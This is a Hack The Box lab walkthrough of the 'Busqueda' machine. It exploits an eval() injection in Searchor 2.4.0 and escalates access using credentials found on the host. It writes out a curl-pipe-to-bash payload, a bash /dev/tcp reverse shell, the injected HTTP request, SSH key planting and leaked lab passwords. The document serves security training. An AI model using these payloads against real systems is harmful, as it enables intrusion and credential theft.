
Hack The Box – Busqueda Walkthough

Alberto Gómez


First of all, I launched a basic *nmap* scan:



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 10.10.11.208 -Pn
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-27 06:45 EDT
Nmap scan report for searcher.htb (10.10.11.208)
Host is up (0.049s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 6.09 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

I opened a browser to check the available website and launched a *gobuster* scan. It found the */search* directory. Trying to search further, I found that is only accepts *POST* and is the main functionality of the page.

We can see on the footer that it uses a library called *Searchor*, in its version 2.4.0.




Home Services About Terms Privacy Policy

searcher.htb © 2023

Powered by Flask and Searchor 2.4.0


If we click on it, it redirects us to the GitHub page. We can see that the current release is v2.5.2. We can check the releases to look for fixed vulnerabilities on previous versions.

We can see a patched vulnerability on version 2.4.2.



v2.4.2

- **[VULNERABILITY]** Patched a priority vulnerability in the Searchor CLI (check out the patch here)
- **[ADDED]** Added Pinterest search engine
- **[ADDED]** Added Docker to build and test Searchor




What is this Pull Request About?

The simple change in this pull request replaces the execution of `search` method in the cli code from using `eval` to calling search on the specified engine by passing `engine` as an attribute of `Engine` class. Because enum in Python is a set of members, each being a key-value pair, the syntax for getting members is the same as passing a dictionary.

It involves the *eval()* Python function. So, we may be able to execute remote code.

If we download and check the source code on 2.4.0, we can find the search function:



```
def search(engine, query, open, copy):
    try:
        url = eval(
            f"Engine.{engine}.search('{query}', copy_url={copy}, open_web={open})"
        )
```


We may be able to inject python code on the '*query*' input so that *eval()* executes it. I searched how to execute a reverse shell in Python and found this snippet to call a remote shell:

```
__import__('os').system('curl http://<your_IP>:/shell.html | bash')
```

And serving in our own HTTP server a shell like:


```
bash -i >& /dev/tcp/<LOCAL-IP>/<LISTEN-PORT> 0>&1
```

For this to work, we must be listening on a local port:



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8888
listening on [any] 8888 ...
```

Serving the *shel.html*:




```
┌──(kali㉿kali)-[~]
└─$ cat /var/www/html/shell.html
bash -i >& /dev/tcp/10.10.14.158/8888 0>&1
```

And finally, we have to inject the payload. For this matter, I used *BurpSuite* proxy to help me.

The complete payload to be executed by the eval function is:


- *',eval("__import__('os').system('curl http://<your_IP>:/shell.html | bash')"))#*

I URL-encoded it, and injected it on the '*query*' parameter:




```
POST /search HTTP/1.1
Host: searcher.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://searcher.htb
Connection: close
Referer: http://searcher.htb/
Upgrade-Insecure-Requests: 1

engine=Accuweather&query=
%27%2Ceval%28%22__import__%28%27os%27%29.system%28%27curl%20http%3A%2F%2F10.10.14.158%2Fshell.html%20%7C%20bash%27%29%22%29%29%23
```

I forwarded the request and got a shell:




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8888
listening on [any] 8888 ...
connect to [10.10.14.158] from (UNKNOWN) [10.10.11.208] 59860
bash: cannot set terminal process group (1682): Inappropriate ioctl for device
bash: no job control in this shell
svc@busqueda:/var/www/app$ 
```

Then entered the user's home and found the first flag:



```
svc@busqueda:/var/www/app$ cd
cd
svc@busqueda:~$ ls -l
ls -l
total 8
drwx────── 3 svc  svc 4096 Apr 27 09:46 snap
-rw-r───── 1 root svc   33 Apr 27 04:10 user.txt
svc@busqueda:~$ cat user.txt
cat user.txt
e9b7cd56a0633c2c533a1a0e9baf37e8
svc@busqueda:~$ 
```


Tried to check *sudo -l*, but I can't:



```
svc@busqueda:~$ echo $SHELL
echo $SHELL
/bin/sh
svc@busqueda:~$ sudo -l
sudo -l
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
sudo: a password is required
svc@busqueda:~$ 
```


So I wanted to try to get SSH access by uploading a key.

First, we create a *.ssh* folder with *authorized_keys* file, including our own public key:




```
svc@busqueda:~$ mkdir .ssh
mkdir .ssh
svc@busqueda:~$ curl http://10.10.14.158/id_Rsa.pub
curl http://10.10.14.158/id_Rsa.pub
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   563  100   563    0     0   5050      0 --:--:-- --:--:-- --:--:--  5072
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC1ccHLTBMVF9ZTRa1GwxN1Wbe1z1YSABlpoEQanuPhmmCyBHlFa7gArt+H
9aS1ljyhxugYWJSdlbfogfr1LPi+7ZsqA9KNlteJhBAcd9NkWUki1lxe+cDnvMANktZQwrPierOQnpMDX418fOGyPBNAcVy7
zGULAPNx7IgBxY6tkkUwPy9NukPN/jx2KE/V5uyRxtLfwYspJFSvujA/FfgXOkqRYpa/Zcfxix4fOBM= kali@kali
svc@busqueda:~$ cat > .ssh/authorized_keys
```

Then I tried SSH with *-i* option indicating my private key, and got */bin/bash* trough SSH:




```
┌──(kali㉿kali)-[~]
└─$ ssh svc@10.10.11.208 -i id_Rsa
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-69-generic x86_64)
```

For executing *sudo -l* we still need the password, which we don't have.




```
svc@busqueda:~/snap$ sudo -l
[sudo] password for svc: 
```

On the webapp main folder we can see a *.git* folder with a config file on it, which contains some credentials.




```
svc@busqueda:/var/www/app$ ls -la
total 20
drwxr-xr-x 4 www-data www-data 4096 Apr  3 14:32 .
drwxr-xr-x 4 root     root     4096 Apr  4 16:02 ..
-rw-r--r-- 1 www-data www-data 1124 Dec  1 14:22 app.py
drwxr-xr-x 8 www-data www-data 4096 Apr 27 04:10 .git
drwxr-xr-x 2 www-data www-data 4096 Dec  1 14:35 templates
svc@busqueda:/var/www/app$ cd .git
svc@busqueda:/var/www/app/.git$ ls
branches  COMMIT_EDITMSG  config  description  HEAD  hooks  index  info  logs  objects  refs
svc@busqueda:/var/www/app/.git$ cat config
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
        remote = origin
        merge = refs/heads/main
svc@busqueda:/var/www/app/.git$ 
```

From looking at /etc/passwd we can see there is no '*cody'* user. We can try that password with the '*svc'* user.



```
svc@busqueda:/var/www/app/.git$ sudo -l
[sudo] password for svc:
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
```

We can play with the Python script we have root permissions on to see what we can find:



```
svc@busqueda:/var/www/app/.git$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py *
Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

     docker-ps     : List running docker containers
     docker-inspect : Inpect a certain docker container
     full-checkup  : Run a full system checkup

svc@busqueda:/var/www/app/.git$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-ps
CONTAINER ID   IMAGE                COMMAND                  CREATED        STATUS        PORTS                                             NAMES
960873171e2e   gitea/gitea:latest   "/usr/bin/entrypoint…"   3 months ago   Up 7 hours    127.0.0.1:3000→3000/tcp, 127.0.0.1:222→22/tcp   gitea
f84a6b33fb5a   mysql:8              "docker-entrypoint.s…"   3 months ago   Up 7 hours    127.0.0.1:3306→3306/tcp, 33060/tcp              mysql_db

svc@busqueda:/var/www/app/.git$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect --format='{{json .Config}}' mysql_db
--format={"Hostname":"f84a6b33fb5a","Domainname":"","User":"","AttachStdin":false,"AttachStdout":false,"AttachStderr":false,"ExposedPorts":{"3306/tcp":{},"33060/tcp":{}},"Tty":false,"OpenStdin":false,"StdinOnce":false,"Env":["MYSQL_ROO
T_PASSWORD=jI86kGUuj87guWr3RyF","MYSQL_USER=gitea","MYSQL_PASSWORD=yuiu1hoiu4i5ho1uh","MYSQL_DATABASE=gitea","PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin","GOSU_VERSION=1.14","MYSQL_MAJOR=8.0","MYSQL_VERSION=8.0.3
1-1.el8","MYSQL_SHELL_VERSION=8.0.31-1.el8"],"Cmd":["mysqld"],"Image":"mysql:8","Volumes":{"/var/lib/mysql":{}},"WorkingDir":"","Entrypoint":["docker-entrypoint.sh"],"OnBuild":null,"Labels":{"com.docker.compose.config-hash":"1b3f25a702
c351e42b82c1867f5761829ada67262ed4ab55276e50538c54792b","com.docker.compose.container-number":"1","com.docker.compose.oneoff":"False","com.docker.compose.project":"docker","com.docker.compose.project.config_files":"docker-compose.yml",
"com.docker.compose.project.working_dir":"/root/scripts/docker","com.docker.compose.service":"db","com.docker.compose.version":"1.29.2"}}

svc@busqueda:/var/www/app/.git$ 
```

We can find interesting information:

- "MYSQL_ROOT_PASSWORD=jI86kGUuj87guWr3RyF"
- "MYSQL_USER=gitea"
- "MYSQL_PASSWORD=yuiu1hoiu4i5ho1uh"